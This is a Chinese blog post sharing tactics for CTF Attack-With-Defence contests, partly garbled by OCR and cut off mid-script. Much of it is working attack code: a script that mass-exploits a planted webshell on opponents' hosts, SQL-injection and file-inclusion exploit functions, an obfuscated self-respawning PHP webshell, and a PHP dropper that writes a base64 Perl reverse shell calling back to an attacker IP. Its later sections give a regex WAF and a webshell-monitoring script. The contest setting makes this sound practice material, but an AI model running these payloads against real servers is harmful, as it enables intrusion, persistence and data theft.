CTF线下赛AWD套路小结

tinyfisher / 2017-10-16 04:46:00 / 浏览数 20710 安全技术 CTF 顶(1) 踩(0)

最近打了2场CTF线下赛，把AWD模式中的一些小套路做一些总结，本人web狗，二进制部分就不班门弄斧了。


一、 AWD模式简介

AWD：Attack With
Defence，比赛中每个队伍维护多台服务器，服务器中存在多个漏洞，利用漏洞攻击其他队伍可以进行得分，修复漏洞可以避免被其他队伍攻击失分。

1. 一般分配Web服务器，服务器（多数为Linux）某处存在flag（一般在根目录下）；
2. 可能会提供一台流量分析虚拟机，可以下载流量文件进行数据分析；
3. flag在主办方的设定下每隔一定时间刷新一轮；
4. 各队一般都有自己的初始分数；
5. flag一旦被其他队伍拿走，该队扣除一定积分；
6. 扣除的积分由获取flag的队伍均分；
7. 主办方会对每个队伍的服务进行check，服务宕机扣除本轮flag分数，扣除的分值由服务check正常的队伍均分；
8. 一般每个队伍会给一个低权限用户，非root权限；

二、 网络环境

网络拓扑如下图所示：



比赛中获取flag一般有两种模式：

(1)flag在根目录下，读取flag内容，提交即可得分

(2)拿到其他队伍shell后，执行指定命令（curl 10.0.0.2），即可从上图中flag机获取flag内容；

比赛可能会告诉你其他队伍的IP，也可能不会告诉你，一般在同一个C段或者B段，因此首先可以利用nmap等扫描工具发现其他队伍的IP：

```
nmap -sn 192.168.71.0/24
```

或者用https://github.com/zer0h/httpscan 的脚本进行扫描

三、 比赛分工

线下赛一般3人左右，2人攻击，1人防御，因为发现的漏洞可以攻击其他队伍，也要进行修复，所以攻防相辅相成，以攻为守。


比赛中每个队伍可能会维护多个靶机，web、二进制等，也可以每人负责一台，各自负责攻击和防御。

四、 一些"套路"

1. 备份！备份！备份！

重要的事情说三遍，比赛开始后第一时间备份服务器中web目录下的文件(/var/www/html)，这是自我审计的基础，也是防止服务器在比赛中出现异常的情况下可以立即恢复

可以用scp命令，也可用一些图形化的工具：Winscp，FileZilla，操作起来比较方便。



1. 口令问题

弱口令的问题几乎是必考，比赛开始后，如果发现每个队伍的SSH账号密码都是一样的（某次比赛中都是phpcms、wordpress），需要立即修改口令，如果被其他队伍改了


Web后台很有可能存在弱口令，一般都是admin/admin,admin/123456,test/test等等，同样需要立即修改，也可以修改其他队伍的后台口令，为本队所用，说不定可以利用

不过有的比赛不允许修改后台口令，如果修改视为服务宕机，这样还是不要动口令的心思了。

1. 预留后门

在维护的服务器上，很有可能已经预留了一个或多个后门，比如一句话木马，这个是送分题，可以利用这个漏洞迅速打一波，还可以视情况"搅屎"，利用这个漏洞一直维持权

将服务器中web目录下载到本地，利用D盾扫描，一般就可以发现预留后门：



发现后门后，第一时间删除，同时利用这个漏洞发起第一波攻击，如果利用菜刀连，显然不够优雅，还没连完，人家估计都删的差不多了，因此这个漏洞虽然是送分，但拼的

```python
#coding=utf-8
import requests
url="http://192.168.71."
url1=""
shell="/Upload/index.php"
passwd="abcde10db05bd4f6a24c94d7edde441d18545"
port="80"
payload = {passwd: 'system(\'cat /flag\');'}
f=open("webshelllist.txt","w")
f1=open("firstround_flag.txt","w")
for i in [51,52,53,11,12,13,21,22,23,31,32,33,41,42,43,71,72,73,81,82,83]:
    url1=url+str(i)+":"+port+shell
    try:
        res=requests.post(url1,payload,timeout=1)
        if res.status_code == requests.codes.ok:
            print url1+" connect shell sucess,flag is "+res.text
            print >>f1,url1+" connect shell sucess,flag is "+res.text
            print >>f,url1+","+passwd
        else:
            print "shell 404"
    except:
        print url1+" connect shell fail"

f.close()
f1.close()
```

配置一下其他队伍地址、shell路径和密码，就可以进行攻击，flag记录在firstround_flag.txt中，某次比赛实际情况如下：

```
http://10.10.0.53:80/Upload/index.php connect shell sucess,flag is AwH7fvixdfFuT8AFfG4R
http://10.10.0.22:80/Upload/index.php connect shell sucess,flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Upload/index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.22 Port 80</address>
</body></html>

http://10.10.0.23:80/Upload/index.php connect shell sucess,flag is XBRLXsXdE83a6yxM3gWx
http://10.10.0.32:80/Upload/index.php connect shell sucess,flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Upload/index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.32 Port 80</address>
</body></html>

http://10.10.0.33:80/Upload/index.php connect shell sucess,flag is Tpho87qKyqF8Rnodc6hg
http://10.10.0.42:80/Upload/index.php connect shell sucess,flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /Upload/index.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.42 Port 80</address>
```

1. 常见漏洞

常见的漏洞包括SQL注入、文件包含、文件上传等等。对于SQL注入类的漏洞，一般不会有过滤，可以用sqlmap跑出来，再利用–sql-shell执行select load_file('/flag');即可得到flag，也可以利用into outfile写木马维持权限，但要根据实际情况，可能会遇到权限问题。用sqlmap跑比较耗时，可以利用payload写一个python，自动化进行攻击：

```python
def sqli(host):
    global sess_admin
    data = {"section_name":"asd","admin_name":
    "'||(SELECT updatexml(1,concat(0x7e,(select load_file('/flag')),0x7e),1))||'","announcement":"asd'
    r = sess_admin.post('http://%s/index.php/section/add'%host,data=data)
    flags = re.findall(r'~(.+?)~',r.content)
    if flags:
        return flags[0]
    else:
        return "error pwn!"
```

对于文件包含漏洞，直接可以通过`../../../../../../flag`的方式获取：

```python
def include(host):
    r = requests.get(url="http://%s/?t=../../../../../../flag"%host)
    flags = re.findall(r'^(.+?)<',r.content)
    if flags:
        return flags[0]
    else:
        return "error pwn!"
```

上传漏洞一般也是比较简单的黑名单过滤、服务器解析漏洞等等，可以直接上传木马；

五、 权限维持

这里说的方法就比较"搅屎"了，上面说到利用预留后门可以维持权限，主要有两种，一种是"不死马"，另一种是反弹shell

1. "不死马"

```php
<?php
    set_time_limit(0);
    ignore_user_abort(1);
    unlink(__FILE__);
    while(1){
        file_put_contents('./.config.php','<?php $_uU=chr(99).chr(104).chr(114);$_cC=$_uU(101).$_uU(1
        18).$_uU(97).$_uU(108).$_uU(40).$_uU(36).$_uU(95).$_uU(80).$_uU(79).$_uU(83).$_uU(84).$_uU(91
        ).$_uU(49).$_uU(93).$_uU(41).$_uU(59);$_fF=$_uU(99).$_uU(114).$_uU(101).$_uU(97).$_uU(116).$_
        uU(101).$_uU(95).$_uU(102).$_uU(117).$_uU(110).$_uU(99).$_uU(116).$_uU(105).$_uU(111).$_uU(11
        0);$_=$_fF("",$_cC);@$_();?>');
        system('chmod 777 .config.php');
        touch("./.config.php",mktime(20,15,1,11,28,2016));
        usleep(100);
        }
?>
```


利用预留后门，上传上面的"不死马"并访问，就会一直生成.config.php的一句话木马，木马内容可以自行修改，只要别被其他队伍看懂就行。

这个不死马比较猥琐，解决的方法需要重启apache，或者写一个程序不停kill这个不死马进程。

1. 反弹shell

```php
<?php
function which($pr) {
$path = execute("which $pr");
return ($path ? $path : $pr);
}
function execute($cfe) {
$res = '';
if ($cfe) {
if(function_exists('exec')) {
@exec($cfe,$res);
$res = join("\n",$res);
} elseif(function_exists('shell_exec')) {
$res = @shell_exec($cfe);
} elseif(function_exists('system')) {
@ob_start();
@system($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(function_exists('passthru')) {
@ob_start();
@passthru($cfe);
$res = @ob_get_contents();
@ob_end_clean();
} elseif(@is_resource($f = @popen($cfe,"r"))) {
$res = '';
while(!@feof($f)) {
$res .= @fread($f,1024);
}
@pclose($f);
}
}
return $res;
}
function cf($fname,$text){
if($fp=@fopen($fname,'w')) {
@fputs($fp,@base64_decode($text));
@fclose($fp);
}
}
$yourip = "192.168.71.1";
$yourport = '9999';
$usedb = array('perl'=>'perl','c'=>'c');
$back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtYWAiO2Vj".
"aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGNtZDsNCiR0YXJnZXQ9JEFSR1ZbMF07DQokcG9ydD0kQVJHVlsxXTsNCiRpYWRkcj1pbmV0X2F0b24oJHR".
"hcmdldCkgfHwgZGllKCJFcnJvcjogJCFcbiIpOw0KJHBhZGRyPXNvY2thZGRyX2luKCRwb3J0LCAkaWFkZHIpIHx8IGRpZSgiRXJyb3I6ICQhXG4iKT".
"sNCiRwcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8fCBkaWUoI".
"kVycm9yOiAkIVxuIik7DQpjb25uZWN0KFNQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiAkIVxuIik7DQpvcGVuKFNURElOLCAiPiZTT0NLRVQi".
"KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsNCmNsb3NlKFNURE".
"OKTsNCmNsb3NlKFNURE9VVCk7DQpjbG9zZShTVERFUlIpOw==";
cf('/tmp/.bc',$back_connect);
$res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
?>
```

利用预留后门上传上面的php文件并访问，就可以用nc反弹shell，之后就可以一直得分了



需要注意的是，上面的2种方法，需要网站的权限为www-data，如果网站的权限是ctf，那么是没有权限上传文件的。

六、 通用防御

对于防御，一般通用有两种方法：WAF、文件监控

(1)WAF

```php
<?php
//Code By Safe3
function customError($errno, $errstr, $errfile, $errline)
{
 echo "<b>Error number:</b> [$errno],error on line $errline in $errfile<br />";
 die();
}
set_error_handler("customError",E_ERROR);
$getfilter="'|(and|or)\\b.+?(>|<|=|in|like)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\
  b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(
  CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$postfilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC
  \\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(
  CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$cookiefilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\
  bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(
  CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq){

if(is_array($StrFiltValue))
{
    $StrFiltValue=implode($StrFiltValue);
}
if (preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
        //slog("<br><br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: ".strftime("%Y-%m-%d
        %H:%M:%S")."<br>操作页面:".$_SERVER["PHP_SELF"]."<br>提交方式: ".$_SERVER["REQUEST_METHOD"]."
        <br>提交参数: ".$StrFiltKey."<br>提交数据: ".$StrFiltValue);
        print "360websec notice:Illegal operation!";
        exit();
}
}
//$ArrPGC=array_merge($_GET,$_POST,$_COOKIE);
foreach($_GET as $key=>$value){
    StopAttack($key,$value,$getfilter);
}
foreach($_POST as $key=>$value){
    StopAttack($key,$value,$postfilter);
}
foreach($_COOKIE as $key=>$value){
    StopAttack($key,$value,$cookiefilter);
}
if (file_exists('update360.php')) {
    echo "请重命名文件update360.php，防止黑客利用<br/>";
    die();
}
function slog($logs)
{
  $toppath=$_SERVER["DOCUMENT_ROOT"]."/log.htm";
  $Ts=fopen($toppath,"a+");
  fputs($Ts,$logs."\r\n");
  fclose($Ts);
}
?>


```

使用方法：

1.将waf.php传到要包含的文件的目录

2.在页面中加入防护，有两种做法，根据情况二选一即可：

a).在所需要防护的页面加入代码

```
require_once('waf.php');
```

就可以做到页面防注入、跨站

如果想整站防注，就在网站的一个公用文件中，如数据库链接文件config.inc.php中！

添加require_once('waf.php');来调用本代码

常用php系统添加文件

```
PHPCMS V9 \phpcms\base.php
PHPWIND8.7 \data\sql_config.php
DEDECMS5.7 \data\common.inc.php
DiscuzX2   \config\config_global.php
Wordpress   \wp-config.php
Metinfo   \include\head.php
```

b).在每个文件最前加上代码

在php.ini中找到:

```
Automatically add files before or after any PHP document.
auto_prepend_file = 360_safe3.php■■;
```

需要注意的是，部署waf可能会导致服务不可用，需要谨慎部署。

(2)文件监控

文件监控可以对web目录进行监控，发现新上传文件或者文件被修改立即恢复，这样可以防止上传shell等攻击：

```
# -*- coding: utf-8 -*-
#use: python file_check.py ./

import os
import hashlib
import shutil
import ntpath
import time

CWD = os.getcwd()
FILE_MD5_DICT = {}      # ■■MD5■■
ORIGIN_FILE_LIST = []


# ■■■■■■■■■
Special_path_str = 'drops_JWI96TY7ZKNMQPDRUOSG0FLH41A3C5EXVB82'
bakstring = 'bak_EAR1IBM0JT9HZ75WU4Y3Q8KLPCX26NDFOGVS'
logstring = 'log_WMY4RVTLAJFB28960SC3KZX7EUP1IHOQN5GD'
webshellstring = 'webshell_WMY4RVTLAJFB28960SC3KZX7EUP1IHOQN5GD'
difffile = 'diff_UMTGPJO17F82K35Z0LEDA6QB9WH4IYRXVSCN'

Special_string = 'drops_log'  # ■■■■
UNICODE_ENCODING = "utf-8"
INVALID_UNICODE_CHAR_FORMAT = r"\?%02x"

# ■■■■■■
spec_base_path = os.path.realpath(os.path.join(CWD, Special_path_str))
Special_path = {
   'bak' : os.path.realpath(os.path.join(spec_base_path, bakstring)),
   'log' : os.path.realpath(os.path.join(spec_base_path, logstring)),
   'webshell' : os.path.realpath(os.path.join(spec_base_path, webshellstring)),
   'difffile' : os.path.realpath(os.path.join(spec_base_path, difffile)),
}


def isListLike(value):
   return isinstance(value, (list, tuple, set))


# ■■Unicode■■
def getUnicode(value, encoding=None, noneToNull=False):

   if noneToNull and value is None:
       return NULL

   if isListLike(value):
       value = list(getUnicode(_, encoding, noneToNull) for _ in value)
```

```
        return value

    if isinstance(value, unicode):
        return value
    elif isinstance(value, basestring):
        while True:
            try:
                return unicode(value, encoding or UNICODE_ENCODING)
            except UnicodeDecodeError, ex:
                try:
                    return unicode(value, UNICODE_ENCODING)
                except:
                    value = value[:ex.start] + "".join(INVALID_UNICODE_CHAR_FORMAT % ord(_) for _ in value[ex.start:ex.end]) +
    else:
        try:
            return unicode(value)
        except UnicodeDecodeError:
            return unicode(str(value), errors="ignore")


# ■■■■
def mkdir_p(path):
    import errno
    try:
        os.makedirs(path)
    except OSError as exc:
        if exc.errno == errno.EEXIST and os.path.isdir(path):
            pass
        else: raise


# ■■■■■■■■■■
def getfilelist(cwd):
    filelist = []
    for root,subdirs, files in os.walk(cwd):
        for filepath in files:
            originalfile = os.path.join(root, filepath)
            if Special_path_str not in originalfile:
                filelist.append(originalfile)
    return filelist


# ■■■■■MD5■
def calcMD5(filepath):
    try:
        with open(filepath,'rb') as f:
            md5obj = hashlib.md5()
            md5obj.update(f.read())
            hash = md5obj.hexdigest()
            return hash
    except Exception, e:
        print u'[!] getmd5_error : ' + getUnicode(filepath)
        print getUnicode(e)
        try:
            ORIGIN_FILE_LIST.remove(filepath)
            FILE_MD5_DICT.pop(filepath, None)
        except KeyError, e:
            pass


# ■■■■■■MD5
def getfilemd5dict(filelist = []):
    filemd5dict = {}
    for ori_file in filelist:
        if Special_path_str not in ori_file:
            md5 = calcMD5(os.path.realpath(ori_file))
            if md5:
                filemd5dict[ori_file] = md5
    return filemd5dict
```

```
# ■■■■■■
def backup_file(filelist=[]):
   # if len(os.listdir(Special_path['bak'])) == 0:
   for filepath in filelist:
       if Special_path_str not in filepath:
           shutil.copy2(filepath, Special_path['bak'])


if __name__ == '__main__':
   print u'---------start------------'
   for value in Special_path:
       mkdir_p(Special_path[value])
   # ■■■■■■■■■■■■■■■■■■MD5■■■■■■■■■■
   ORIGIN_FILE_LIST = getfilelist(CWD)
   FILE_MD5_DICT = getfilemd5dict(ORIGIN_FILE_LIST)
   backup_file(ORIGIN_FILE_LIST) # TODO ■■■■■■■■■■■■BUG
   print u'[*] pre work end!'
   while True:
       file_list = getfilelist(CWD)
       # ■■■■■■■■
       diff_file_list = list(set(file_list) ^ set(ORIGIN_FILE_LIST))
       if len(diff_file_list) != 0:
           # import pdb;pdb.set_trace()
           for filepath in diff_file_list:
               try:
                   f = open(filepath, 'r').read()
               except Exception, e:
                   break
               if Special_string not in f:
                   try:
                       print u'[*] webshell find : ' + getUnicode(filepath)
                       shutil.move(filepath, os.path.join(Special_path['webshell'], ntpath.basename(filepath) + '.txt'))
                   except Exception as e:
